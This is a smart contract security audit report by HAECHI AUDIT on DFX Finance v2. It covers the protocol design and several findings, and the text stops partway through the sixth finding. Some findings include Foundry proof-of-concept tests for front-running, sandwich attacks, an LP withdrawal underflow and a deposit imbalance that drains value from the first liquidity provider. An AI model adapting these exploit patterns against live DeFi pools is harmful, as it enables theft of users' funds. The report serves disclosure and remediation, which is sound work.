

# HAECHI AUDIT

## DFX Finance v2

Smart Contract Security Analysis

Published on : 07 Feb. 2023

Version v1.1



# HAECHI AUDIT


Smart Contract Audit Certificate



## DFX Finance v2

Security Report Published by HAECHI AUDIT  
v1.1 07 Feb. 2023

Auditor : Allen Roh, Jeremy Lim



### Found issues

| Severity of Issues | Findings | Resolved | Acknowledged | Comment |
|--------------------|----------|----------|--------------|---------|
| Critical           | 3        | 3        | -            | -       |
| High               | 2        | 2        | -            | -       |
| Medium             | 2        | 2        | -            | -       |
| Low                | 1        | 1        | -            | -       |
| Tips               | 7        | 3        | 4            | -       |

# TABLE OF CONTENTS

[TABLE OF CONTENTS](#)

[ABOUT US](#)

[Executive Summary](#)

[OVERVIEW](#)

[Protocol overview](#)

[Scope](#)

[Access Controls](#)

[Commentary](#)

[FINDINGS](#)

[1. The whitelisting option is always turned off](#)

[Issue](#)

[Recommendation](#)

[Fix Comment](#)

[2. newCurve\(\) cause DoS by Front-Running](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[3. unzap\(\) has no MEV Protection](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[4. LP withdrawal may not work if the minter is not the withdrawer](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[5. newCurve\(\) needs more input validation](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[6. targetSwap's buggy implementation leads to LP draining attack](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[7. Front-Running on pool guard amount setting](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[8. lack of zero address check for factory address](#)

[Issue](#)

[Recommendation](#)

[Fix Comment](#)

[9. AssimilatorFactory's transferFee\(\) method does not use their return parameter](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[10. oracle update can be sandwiched to extract value from the LP fee parameter is incorrectly set](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[11. Assimilator's functions can be simplified, and improve on precision as well](#)

[Issue](#)

[Recommendation](#)

[Fix Comment](#)

[12. Incorrect calculation of `swapInfo.totalFees` may lead to excessive fees for the user](#)

[Issue](#)

[Recommendation](#)

[Fix Comment](#)

[13. The first LP can be front-run to lose a portion of their assets, via unbalanced small transfer](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[14. ERC4626-style bug leads to loss for the first LP via front-running](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[15. The number of iterations for convergence is not enough in certain cases, leading to failed swaps](#)

[Issue](#)

[Proof of Concept](#)

[Recommendation](#)

[Fix Comment](#)

[DISCLAIMER](#)

[Appendix. A](#)

[Severity Level](#)

[Difficulty Level](#)

[Vulnerability Category](#)

# ABOUT US

---

**The most reliable web3 security partner.**

---

HAECHI AUDIT is a flagship service of HAECHI LABS, the leader of the global blockchain industry. We bring together the best Web2 and Web3 experts. Security Researchers with expertise in cryptography, leaders of the global best hacker team, and blockchain/smart contract experts are responsible for securing your Web3 service.

We have secured the most well-known web3 services including 1inch, SushiSwap, Klaytn, Badger DAO, SuperRare, Netmarble, Klaytn and Chainsafe. We have secured \$60B crypto assets on over 400 main-nets, Defi protocols, NFT services, P2E, and Bridges.

HAECHI AUDIT is the only blockchain technology company selected for the Samsung Electronics Startup Incubation Program in recognition of our expertise. We have also received technology grants from the Ethereum Foundation and Ethereum Community Fund.

Inquiries: [audit@haechi.io](mailto:audit@haechi.io)

Website: [audit.haechi.io](https://audit.haechi.io)

# Executive Summary

---

## Purpose of this report

This report was prepared to audit the security of the contracts developed by the DFX team. HAECHI AUDIT conducted the audit focusing on whether the system created by the DFX team is soundly implemented and designed as specified in the published materials, in addition to the safety and security of the contracts. In detail, we have focused on the following.

- added codebase from v1 to v2, such as flashloans, fees, and caps/guards
- convergence of various iterative methods used to solve equations
- input validation of the curve generation, which is now public
- sanity check of various formulas used
- the safety of various contracts in v1

## Codebase Submitted for the Audit

The code used in this audit can be found on GitHub (<https://github.com/dfx-finance/protocol-v2>)

The commit hash of the code used for this audit is 5b4482440c4c3b636398b968283bcb014809455.

The last commit that fixed issues is 7a69a938f34966fc33613d89332c43cf056c1364.

## Audit Timeline

| Date       | Event                    |
|------------|--------------------------|
| 2022/12/19 | Audit Initiation         |
| 2023/01/20 | Delivery of v1.0 report. |
| 2023/02/07 | Delivery of v1.1 report. |

## Findings

HAECHI AUDIT found 3 Critical, 2 High, 2 Medium and 1 Low severity issues. There are 7 Tips issues explained that would improve the code's usability or efficiency upon modification.

| Severity        | Issue   | Status         |
|-----------------|---|----------------|
| <b>Tips</b>     | The whitelisting option is always turned off  | (Fixed - v1.1) |
| <b>High</b>     | newCurve() cause DoS by Front-Running   | (Fixed - v1.1) |
| <b>Medium</b>   | unzap() has no MEV protection   | (Fixed - v1.1) |
| <b>High</b>     | LP withdrawal may not work if the minter is not the withdrawer                                    | (Fixed - v1.1) |
| <b>Medium</b>   | newCurve() needs more input validation  | (Fixed - v1.1) |
| <b>Critical</b> | targetSwap's buggy implementation leads to LP draining attack                                     | (Fixed - v1.1) |
| <b>Tips</b>     | Front-Running on pool guard amount setting  | (Ack - v1.1)   |
| <b>Tips</b>     | lack of zero address check for factory address  | (Fixed - v1.1) |
| <b>Tips</b>     | AssimilatorFactory's transferFee() method does not use their return parameter                     | (Fixed - v1.1) |
| <b>Tips</b>     | oracle update can be sandwiched to extract value from the LP, if fee parameter is incorrectly set | (Ack - v1.1)   |
| <b>Tips</b>     | Assimilator's functions can be simplified, and improve on precision as well                       | (Ack - v1.1)   |
| <b>Low</b>      | Incorrect calculation of _swapInfo.totalFees may lead to excessive fees for the user              | (Fixed - v1.1) |
| <b>Critical</b> | The first LP can be front-run to lose a portion of their assets, via unbalanced small transfer    | (Fixed - v1.1) |
| <b>Critical</b> | ERC4626-style bug leads to loss for the first LP via front-running                                | (Fixed - v1.1) |
| <b>Tips</b>     | The number of iterations for convergence is not enough in certain cases, leading to failed swaps  | (Ack - v1.1)   |



# OVERVIEW

## Protocol overview

DFX Finance is a decentralized protocol for swapping assets, just like Uniswap and others.

The distinction from other swaps comes from the fact that DFX Finance specifically focuses on stablecoins, and not just USD stablecoins, all stablecoins pegged to various currencies, such as the Japanese YEN, Canadian Dollar, and etc. The LP pools consist of two tokens, the base token (which is whatever stablecoin) and the quote token, which is USDC. Using one or two of these pools and the Router contract, the user can swap between two forex stablecoins as they want.

The swap amounts are determined by the logic in Shell Protocol v1, which is a protocol for USD stablecoins (or, in general, assets pegged to the same token). Since DFX Finance utilizes various stablecoins pegged to various currencies, they do not use the Shell Protocol's formulas directly. To account for the values of each stablecoin appropriately, they use a price oracle from Chainlink. After normalizing the token amounts into numeraires, Shell Protocol's logic is used.

We note some various facts on Shell Protocol in the Commentary section.

Another distinction with the Shell Protocol is that the deposit/withdrawal methods are more strict. In DFX Finance V2, the liquidity deposit and withdrawal are done so that the token's amounts are proportional to the current LP pool's balances. To make such deposits and withdrawals easier, a zipper contract can be used to do the necessary swaps at once.

A distinction with the v1 of the contracts are flashloan support, protocol fee support, permissionless generation of new LP pools, and some additional protection methods.

While there are some whitelisted functions, the curve generation methods guarantee that the whitelisting functionality is turned off immediately, and cannot be turned back on.

We also note here that the DFX team communicated to us that no ERC777 tokens are used.

## Scope

- |— **assimilators**
- | |— AssimilatorV2.sol
- |— **interfaces**
- | |— IAssimilator.sol
- | |— IAssimilatorFactory.sol
- | |— ICurve.sol
- | |— ICurveFactory.sol
- | |— IERC20Detailed.sol
- | |— IFlashCallback.sol
- | |— IFreeFromUpTo.sol
- | |— IOracle.sol
- |— AssimilatorFactory.sol
- |— Assimilators.sol
- |— Curve.sol
- |— CurveFactoryV2.sol
- |— CurveMath.sol
- |— MerkleProver.sol
- |— Orchestrator.sol
- |— ProportionalLiquidity.sol
- |— Router.sol
- |— Storage.sol
- |— Structs.sol
- |— Swaps.sol
- |— ViewLiquidity.sol
- |— Zap.sol

## Access Controls

The contracts have the two following access control modifiers.

- ❖ `onlyOwner()`
- ❖ `onlyCurveFactory()`

**onlyOwner()** : The owner has a control over the curve's parameters, as well as safety measures such as pausing, freezing, pool caps, and pool guards. However, making a new LP pool doesn't require owner privileges, which is one of the major differences between v1 and v2.

- `AssimilatorFactory.sol#setCurveFactory()`
- `AssimilatorFactory.sol#revokeAssimilator()`
- `Curve.sol#setParams()`
- `Curve.sol#excludeDerivative()`
- `Curve.sol#turnOffWhitelisting()`
- `Curve.sol#setEmergency()`
- `Curve.sol#setFrozen()`
- `Curve.sol#transferOwnership()`
- `CurveFactoryV2.sol#setGlobalFrozen()`
- `CurveFactoryV2.sol#toggleGlobalGuarded()`
- `CurveFactoryV2.sol#setPoolGuarded()`
- `CurveFactoryV2.sol#setGlobalGuardAmount()`
- `CurveFactoryV2.sol#setPoolCap()`
- `CurveFactoryV2.sol#setPoolGuardAmount()`
- `CurveFactoryV2.sol#setFlashable()`
- `CurveFactoryV2.sol#updateProtocolTreasury()`
- `CurveFactoryV2.sol#updateProtocolFee()`

**onlyCurveFactory()**: This is used only for setting up new Assimilators in AssimilatorFactory.

- `AssimilatorFactory.sol#newAssimilator()`

## Commentary

There are a few iterative methods used to solve various equations in the smart contract.

Here, we discuss the convergence of such methods, as well as some facts about Shell Protocol.

### **Iterative Method 1: Computing swap amount in Zap.sol**

One iterative method used is in Zap.sol, which is used to compute the right amount to swap the tokens so that one can take the remaining tokens and the received tokens from the swap and deposit it into the LP pool. Here, the calculation is done by binary search, and as there are 32 iterations the amount to swap can be determined very precisely, so there should be no issues with the convergence excluding extreme cases which should be stopped via Shell Protocol's alpha parameter, which guarantees the ratio between the two tokens are in a sensible range.

### **Iterative Method 2: Computing swap amount in CurveMath.sol**

Here, the fixed-point iteration is used on the swap-related single-variable function to compute the output amount. It can be proved that under parameters on some of the DFX Finance v2's current LP pools, i.e.  $\alpha = 0.8$ ,  $\beta = 0.42$ ,  $\delta = 0.302$ , along with the DFX protocol's assumptions of two assets with 50/50 weights, the iteration function is contractive. This shows that the fixed point iteration converges in theory, and some testing shows that it also converges well under some parameters. However, some curve parameters make the convergence relatively slow, which makes the 32 iterations of the smart contract not enough. As users can freely decide their parameters, this may be a problem. We look over this issue in our findings, labeled [DFX-15].

### **Further Comments on the Shell Protocol**

We note that the utility function of the Shell Protocol is linear, which can be proved easily.

We also note that this implies that DFX Finance doesn't exactly follow the withdraw function of the Shell Protocol's formula, due to the differences in the dynamic fee functionality.

# FINDINGS

## 1. The whitelisting option is always turned off

ID: DFX-01

Severity: Tips

Type: Implementation

Difficulty: N/A

File: src/Curve.sol

### Issue

A new curve is created by the `newCurve()` method from the `CurveFactoryV2` contract. In this method, after a new curve is deployed, it immediately calls `turnOffWhitelisting()` method, making the whitelisting option turned off as the function name suggests.

```
curve.turnOffWhitelisting();
curve.transferOwnership(protocolTreasury);
curves[curveId] = address(curve);
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/CurveFactoryV2.sol#L218>]

There are also no functions to turn the whitelisting options back on. Therefore, in the current code, functions like `depositWhitelist()` in the `Curve` contract (and hence the entire `MerkleProver` contract) have no purpose. Here, we also note that `depositWithWhitelist()`'s amount, account argument have no purpose as well, as if amount is not equal to 1 or account is not equal to `msg.sender`, the function would revert anyways.

```
require(amount == 1, "Curve/invalid-amount");
require(index <= 473, "Curve/index-out-of-range");
require(
    isWhitelisted(index, account, amount, merkleProof),
    "Curve/not-whitelisted"
);
require(msg.sender == account, "Curve/not-approved-user");
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/Curve.sol#L681>]

### Recommendation

There are two ways to resolve this, which should be decided by the DFX team.

- Make an onlyOwner function to change the whitelistingStage variable to true.
- Remove all whitelisting related functions and contracts, as they serve no purpose.

### Fix Comment

[Fixed] The issue has been resolved by removing the whitelisting option. The whitelisting option does not exist on the Curve.sol anymore. Merkle proof related contract is also removed.

## 2. newCurve() cause DoS by Front-Running

ID: DFX-02

Severity: Medium

Type: Denial of service

Difficulty: Low

File: src/CurveFactoryV2.sol

### Issue

```
function newCurve(CurveInfo memory _info) public returns (Curve) {
    bytes32 curveId = keccak256(abi.encode(_info._baseCurrency,
    _info._quoteCurrency));
    if (curves[curveId] != address(0)) revert("CurveFactory/pair-exists");
    AssimilatorV2 _baseAssim;
    _baseAssim = (assimilatorFactory.getAssimilator(_info._baseCurrency));
    if (address(_baseAssim) == address(0))
        _baseAssim = (assimilatorFactory.newAssimilator(_info._baseOracle,
    _info._baseCurrency, _info._baseDec));
    AssimilatorV2 _quoteAssim;
    _quoteAssim = (assimilatorFactory.getAssimilator(_info._quoteCurrency));
    if (address(_quoteAssim) == address(0))
        _quoteAssim = (
            assimilatorFactory.newAssimilator(_info._quoteOracle,
    _info._quoteCurrency, _info._quoteDec)
        );
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/CurveFactoryV2.sol#L174>]

The v2 set of contracts opens the `newCurve()` method to the public, so any user can call this method directly. The curveId is generated with a keccak256 hash which encodes the `baseCurrency` and `quoteCurrency` addresses. However, there is no logic to check that the oracle contract supplied is a valid Chainlink oracle, so a malicious user can supply the oracle address as a malicious oracle, one such that they can control the price data arbitrarily. There are no direct assets in risk unless some users get tricked into supplying liquidity for such pools.

However, the issue comes from the fact that there are no methods to revoke such malicious pools - once a pool for a certain pair of base asset and quote asset has been created, it is impossible to make a new one due to the input validation logic in `newCurve()`. It is also impossible to change the assimilator contract accordingly after the pool is generated. Therefore, the only pair possible between the base asset and the quote asset is the malicious one - which causes DoS.

## Proof of Concept

```
function testFrontRunningDoS() public {
    // wrong/malicious info
    CurveInfo memory cadcCurveInfo = CurveInfo(
        string.concat("dfx-", cadc.name()),
        string.concat("dfx-", cadc.symbol()),
        address(cadc),
        address(usdc),
        DefaultCurve.BASE_WEIGHT,
        DefaultCurve.QUOTE_WEIGHT,
        eurocOracle,
        0,
        eurocOracle,
        0,
        DefaultCurve.ALPHA,
        DefaultCurve.BETA,
        DefaultCurve.MAX,
        DefaultCurve.EPSILON,
        DefaultCurve.LAMBDA
    );
    dfxCadcCurve = curveFactory.newCurve(cadcCurveInfo);
    AssimilatorV2 assimilator = assimilatorFactory.getAssimilator(address(cadc));

    cadc.approve(address(assimilator), 100);
    assimilator.intakeRaw(0);

    // make new pair, this time with right parameters?
    cadcCurveInfo = CurveInfo(
        string.concat("dfx-", cadc.name()),
        string.concat("dfx-", cadc.symbol()),
        address(cadc),
        address(usdc),
        DefaultCurve.BASE_WEIGHT,
        DefaultCurve.QUOTE_WEIGHT,
        cadcOracle,
        cadc.decimals(),
        usdcOracle,
        usdc.decimals(),
        DefaultCurve.ALPHA,
        DefaultCurve.BETA,
        DefaultCurve.MAX,
        DefaultCurve.EPSILON,
        DefaultCurve.LAMBDA
    );
    // no, due to pair exist check
    cheats.expectRevert("CurveFactory/pair-exists");
    dfxCadcCurve = curveFactory.newCurve(cadcCurveInfo);
}
```

## Recommendation

It is recommended to make new methods to remove or change existing information on curve pool.



## Fix Comment

[Fixed] The issue has been resolved by updating with a new modifier to check if the user is factory or owner of the `newAssimilator()` function. And also adding a new function `setAssimilator()` on `Curve.sol` to change assimilator information.

```
modifier onlyCurveFactoryOrOwner {  
    require(msg.sender == curveFactory || msg.sender == owner(), "unauthorized");  
    _;  
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/cd914bf7bebd9d0395cd065cdc8a72a712d8a6d4/src/AssimilatorFactory.sol#L17>]

```
function setAssimilator(  
    address _baseCurrency,  
    address _baseAssim,  
    address _quoteCurrency,  
    address _quoteAssim  
) external onlyOwner {  
    Orchestrator.setAssimilator(  
        curve,  
        _baseCurrency,  
        _baseAssim,  
        _quoteCurrency,  
        _quoteAssim  
    );  
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/cd914bf7bebd9d0395cd065cdc8a72a712d8a6d4/src/Curve.sol#L467>]

### 3. unzip() has no MEV Protection

ID: DFX-03

Severity: Medium

Type: Miner Manipulation

Difficulty: Low

File: src/Zap.sol

#### Issue

Usually, in protocols like Uniswap, the user gets to specify the minimum amount of tokens received for swapping, so that they don't get front-run heavily. Such logic is also implemented for `zap()`, where the minimum LP amount can be specified. However, no such logic is implemented in `unzap()` - so the user may be sandwiched and lose a big portion of their money.

```
function unzip(  
    address _curve,  
    uint256 _lpAmount,  
    uint256 _deadline,  
    bool _isFromBase  
) public returns (uint256) {
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/Zap.sol#L94>]

As we see in the code above, there are no arguments to specify a minimum return amount.

#### Proof of Concept

```
// test based on V2.t.sol. the victim has tokens minted as well.  
function test_MEV_stage1() public {  
    // first LP deposit  
    cheats.startPrank(address(accounts[0]));  
    curves[1].deposit(1000000000 * 1e18, block.timestamp + 60);  
    cheats.stopPrank();  
  
    cheats.startPrank(address(victim));  
    // victim zaps base -> LP  
    zap.zapFromBase(address(curves[1]), 20000000, block.timestamp + 60, 0);  
  
    // current base amount  
    uint256 balanceAfterZap = tokens[1].balanceOf(address(victim));  
    IERC20(address(curves[1])).approve(address(zap), type(uint256).max);  
  
    // victim unzaps LP -> base  
    zap.unzapFromQuote(address(curves[1]), curves[1].balanceOf(address(victim)),  
        block.timestamp+60);  
  
    // final base amount  
    uint256 balanceAfterUnzap = tokens[1].balanceOf(address(victim));
```

```

    cheats.stopPrank();

    emit log_named_uint("unzap received base", balanceAfterUnzap - balanceAfterZap);
}

function test_MEV_stage2() public {
    // first LP deposit
    cheats.startPrank(address(accounts[0]));
    curves[1].deposit(1000000000 * 1e18, block.timestamp + 60);
    cheats.stopPrank();

    // Second stage
    cheats.startPrank(address(victim));
    // victim zaps base -> LP again
    zap.zapFromBase(address(curves[1]), 20000000, block.timestamp + 60, 0);

    // current base amount
    uint256 secondBalanceAfterZap = tokens[1].balanceOf(address(victim));
    IERC20(address(curves[1])).approve(address(zap), type(uint256).max);
    cheats.stopPrank();

    // front-runner swaps quote -> base via zap
    emit log_named_uint("USDC amount of attacker",
tokens[3].balanceOf(address(accounts[1])));
    cheats.startPrank(address(accounts[1]));
    // amount to swap can increase, depending on the alpha/beta parameters
    uint256 amount1 = curves[1].originSwap(address(tokens[3]), address(tokens[1]),
2000000000000000, 0, block.timestamp + 60);
    cheats.stopPrank();

    // victim unzaps LP -> base, damaged via front-run
    cheats.startPrank(address(victim));
    zap.upzapFromQuote(address(curves[1]), curves[1].balanceOf(address(victim)),
block.timestamp+60);

    // final base amount
    uint256 secondBalanceAfterUnzap = tokens[1].balanceOf(address(victim));
    cheats.stopPrank();

    emit log_named_uint("unzap received base, after front-run",
secondBalanceAfterUnzap - secondBalanceAfterZap);

    cheats.startPrank(address(accounts[1]));
    curves[1].originSwap(address(tokens[1]), address(tokens[3]), amount1, 0,
block.timestamp + 60);
    cheats.stopPrank();

    emit log_named_uint("USDC amount of attacker",
tokens[3].balanceOf(address(accounts[1])));
}

```

## Recommendation

Add an extra parameter to specify the minimum return amount, and check it after unzapping.

## Fix Comment

[Fixed] The `unzap()` function now has an additional parameter for MEV protection.

## 4. LP withdrawal may not work if the minter is not the withdrawer

ID: DFX-04

Severity: High

Type: Logic error/bug

Difficulty: Low

File: src/Curve.sol

### Issue

One added concept in v2 is that the owner can set the pool caps and the pool guards. The pool cap is the maximum liquidity of the LP, and the pool guard is the maximum LP token amount that each user can hold.

To implement the pool guard logic, the mapping `totalMinted` is used to keep track of the amount of LP tokens that each user minted. However, the withdraw function decreases the `totalMinted` value of `msg.sender`. This causes a problem when the user calling `withdraw()` is not the one who minted the LP tokens in the first place, as their `totalMinted` value would be zero and decreasing the `totalMinted` value would cause an underflow.

This makes the transferability of the LP token practically useless.

### Proof of Concept

```
function test_vuln_LPTransfer(uint256 _amount) public {
    cheats.assume(_amount > 10_000e18);
    cheats.assume(_amount < 100_000_000e18);
    deal(address(cadc), address(user1), _amount * 2);
    deal(address(usdc), address(user1), _amount / 1e12);

    // user1 mints
    cheats.startPrank(address(user1));
    cadc.approve(address(dfxCadcCurve), type(uint).max);
    usdc.approve(address(dfxCadcCurve), type(uint).max);

    dfxCadcCurve.deposit(_amount, block.timestamp + 60);

    // user1 transfers LP to user2
    dfxCadcCurve.transfer(address(user2), dfxCadcCurve.balanceOf(address(user1)));
    cheats.stopPrank();

    cheats.startPrank(address(user2));
```

```
uint256 withdrawAmount = dfxCadcCurve.balanceOf(address(user2)) / 2;

// user2 withdraws - this will fail
cheats.expectRevert(stdError.arithmeticError);
dfxCadcCurve.withdraw(withdrawAmount, block.timestamp+60);
cheats.stopPrank();
}
```

## Recommendation

Fix the logic error on the overall poolGuard implementation. It seems that using the balances itself should be sufficient, without extra variables like `totalMinted`.

## Fix Comment

[Fixed] The `totalMinted` variable from Curve is not used anymore, and the guard logic is handled with the balances instead, as we recommended in our audit report.

## 5. newCurve() needs more input validation

ID: DFX-05

Severity: Medium

Type: Input Validation

Difficulty: Medium

File: src/CurveFactoryV2.sol

### Issue

As the `newCurves()` function is now public, adding much more input validation is recommended. It is true that no monetary value would be lost unless some users deposit LP, but at the same time it makes sense to validate the inputs so that the inputs match the protocol's fundamental assumptions. We suggest checking the following, and reverting when the validation fails.

- check that the base weights and quote weights are the same (5e17)
- check that the base currency is not USDC
- check that the quote currency is USDC
- the token decimals match the actual token decimals

Validating the oracle address itself will be quite difficult, hence it is left out of our suggestions.

To showcase one of the more subtle dangerous vulnerabilities that arise from the lack of input validation, we show that LP deposit doesn't work as intended when base currency is USDC and quote currency is not, even when appropriate oracles are used.

```
for (uint256 i = 0; i < _length; i++) {
    deposits[i] = Assimilators.intakeNumeraireLPRatio(
        curve.assets[i].addr,
        _baseWeight,
        _quoteWeight,
        _oBals[i].mul(_multiplier).add(ONE_WEI)
    );
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/ProportionalLiquidity.sol#L54>]

To get the amount of tokens to deposit when there already is some liquidity, `intakeNumeraireLPRatio()` is used. It can be shown via some computation that the amount of tokens to transfer correlates to `balance(token) / balance(usdc)` of the LP.

This is problematic when USDC is the base token, as the base token is transferred first. Therefore, when computing the amount of the quote token (which is not USDC) to transfer, the computation

will be done on the increased value of `balance(usdc)`, which decreases the result. This means that the user depositing will receive the same number of LP tokens for less amount of quote currency than usual. By withdrawing the LP immediately, the user can effectively steal from the one who first deposited the tokens into the LP. We show this in the proof of concept below.

## Proof of Concept

```
function testPoCLP2BaseUSDC() public {
    MockChainlinkOracle(address(cadcOracle)).setPrice(int256(10 ** 8));

    // the LP1 provides $2M worth of LP
    cheats.startPrank(address(liquidityProvider1));
    deal(address(cadc), address(liquidityProvider1), 1500000e18);
    deal(address(usdc), address(liquidityProvider1), 1500000e6);
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    dfxCadcCurve.deposit(2000000e18, block.timestamp + 60);
    emit log_named_uint("Curve CADC amount", cadc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("Curve USDC amount", usdc.balanceOf(address(dfxCadcCurve)));
    cheats.stopPrank();

    // the LP2 provides... $2M worth of LP?
    cheats.startPrank(address(liquidityProvider2));
    deal(address(cadc), address(liquidityProvider2), 1500000e18);
    deal(address(usdc), address(liquidityProvider2), 1500000e6);
    cadc.approve(address(dfxCadcCurve), type(uint256).max);
    usdc.approve(address(dfxCadcCurve), type(uint256).max);
    dfxCadcCurve.deposit(2000000e18, block.timestamp + 60);

    emit log_named_uint("Curve CADC amount", cadc.balanceOf(address(dfxCadcCurve)));
    emit log_named_uint("Curve USDC amount", usdc.balanceOf(address(dfxCadcCurve)));
    cheats.stopPrank();

    emit log_named_uint("LP1 tokens",
dfxCadcCurve.balanceOf(address(liquidityProvider1)));
    emit log_named_uint("LP2 tokens",
dfxCadcCurve.balanceOf(address(liquidityProvider2)));

    cheats.startPrank(address(liquidityProvider1));
    dfxCadcCurve.withdraw(dfxCadcCurve.balanceOf(address(liquidityProvider1)),
block.timestamp + 60);
    cheats.stopPrank();

    cheats.startPrank(address(liquidityProvider2));
    dfxCadcCurve.withdraw(dfxCadcCurve.balanceOf(address(liquidityProvider2)),
block.timestamp + 60);
    cheats.stopPrank();

    emit log_named_uint("LP1 CADC amount",
cadc.balanceOf(address(liquidityProvider1)));
    emit log_named_uint("LP1 USDC amount",
usdc.balanceOf(address(liquidityProvider1)));
}
```



```

        emit log_named_uint("LP2 CADC amount",
cadc.balanceOf(address(liquidityProvider2)));
        emit log_named_uint("LP2 USDC amount",
usdc.balanceOf(address(liquidityProvider2)));
    }

```

#### Logs

```

Curve CADC amount: 10000000000000000001951564
Curve USDC amount: 1000000000000
Curve CADC amount: 1499999749999875002374242
Curve USDC amount: 2000000500000
LP1 tokens: 200000000000000000000000000000
LP2 tokens: 2000001000000499998298436
LP1 CADC amount: 1249999687499921874539226
LP1 USDC amount: 1499999999999
LP2 CADC amount: 1750000312500078125460773
LP2 USDC amount: 1500000000000

```

## Recommendation

Add more input validation to `newCurves()`, especially the ones we mentioned in the description. We suggest adding detailed documentation on the curve parameters and the constraints on them.

## Fix Comment

[Fixed] The issue has been resolved by the following changes

- checking that the base weights and quote weights are the same (5e17)
- checking that the base currency is not USDC
- checking that the quote currency is USDC
- using actual token decimals instead of the supplied token decimals

## 6. targetSwap's buggy implementation leads to LP draining attack

ID: DFX-06

Severity: Critical

Type: Logic error/bug

Difficulty: Low

File: src/Swaps.sol

### Issue

We first go over the bug inside the `targetSwap` function.

```
function targetSwap(
    address _origin,
    address _target,
    uint256 _maxOriginAmount,
    uint256 _targetAmount,
    uint256 _deadline
)
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/Curve.sol#L599>]

The `_targetAmount` argument specifies the raw amount of target to be received.

```
if (curve.assets[1].addr == _o.addr) {
    _swapData._targetAmount =
    _swapData._targetAmount.mul(1e8).div(Assimilators.getRate(_t.addr));
}
(int128 _amt, int128 _oGLiq, int128 _nGLiq, int128[] memory _oBals, int128[]
memory _nBals) =
    getTargetSwapData(curve, _t.ix, _o.ix, _t.addr, _swapData._recipient,
    _swapData._targetAmount);
_amt = CurveMath.calculateTrade(curve, _oGLiq, _nGLiq, _oBals, _nBals, _amt,
_o.ix);
if (curve.assets[1].addr == _o.addr) {
    _amt = _amt.mul(Assimilators.getRate(_t.addr).divu(1e8));
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/Swaps.sol#L133>]

Consider the case where the origin is the quote asset. First, the target amount becomes `target amount * 10^8 / rate`. It is then passed to `getTargetSwapData` as `_amt`.

```
for (uint256 i = 0; i < _length; i++) {
    if (i != _inputIx) nBals_[i] = oBals_[i] =
Assimilators.viewNumeraireBalance(_reserves[i].addr);
    else {
        int128 _bal;
        (amt_, _bal) = Assimilators.outputRawAndGetBalance(_assim, _recipient,
_amt);

        oBals_[i] = _bal.sub(amt_);
        nBals_[i] = _bal;
    }

    oGLiq_ += oBals_[i];
    nGLiq_ += nBals_[i];
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/Swaps.sol#L273>]

Here, the `inputIx` is the target, and `outputIx` is the origin. To account for the amount, the assimilator function `outputRawAndGetBalance()` is used.

```
function outputRawAndGetBalance(address _dst, uint256 _amount)
    external
    override
    returns (int128 amount_, int128 balance_)
{
    uint256 _rate = getRate();

    uint256 _tokenAmount = ((_amount) * _rate) / 10**oracleDecimals;

    token.safeTransfer(_dst, _tokenAmount);

    uint256 _balance = token.balanceOf(address(this));

    amount_ = _tokenAmount.divu(10**tokenDecimals);

    balance_ = ((_balance * _rate) / 10**oracleDecimals).divu(10**tokenDecimals);
}
```

[<https://github.com/dfx-finance/protocol-v2/blob/5b4482440c4c3b636398b968283bcbb014809455/src/assimilators/AssimilatorV2.sol#L113>]

We see the first flaw. The function definition says that the `_amount` is a raw value, yet the amount actually transferred is equal to `_amount * rate / 10^oracleDecimals`. This should be fixed to match the documentation.

Meanwhile, as we changed the target amount to  $\text{targetAmount} * 10^8 / \text{rate}$ , the amount actually transferred becomes  $\text{targetAmount} * 10^8 / 10^{\text{oracleDecimals}}$  once again due to variables canceling out. We see that if `oracleDecimals` is not 8, then incorrect amounts of `targetAmount` gets transferred, so this is another issue that should be fixed.

From now on, we assume that `oracleDecimals` is equal to 8.

Now the actual amount transferred is equal to `targetAmount`. Note that it may not be exactly `targetAmount` due to precision loss, which can hurt integrations in other smart contracts.

The big problem is that the returned `amount_` is now  $\text{targetAmount} / 10^{\text{tokenDecimals}}$  in `ABDKMath64x64` form - and now we see another problem. This is not a numeraire amount, as the rate of the said token is not taken into account at all.

Therefore, the entire `calculateTrade` function is done as if we were wanting  $\text{targetAmount} / 10^{\text{tokenDecimals}}$  value of tokens in numeraire form. In reality, we are wanting  $\text{targetAmount} * \text{rate} / 10^{\text{tokenDecimals}} / 10^{\text{oracleDecimals}}$  value of tokens in numeraire form.

The amount of origin tokens (which is USDC) to send is calculated, then multiplied by  $\text{rate} / 10^8$  which is in turn  $\text{rate} / 10^{\text{oracleDecimals}}$ .

In conclusion, the origin token amount

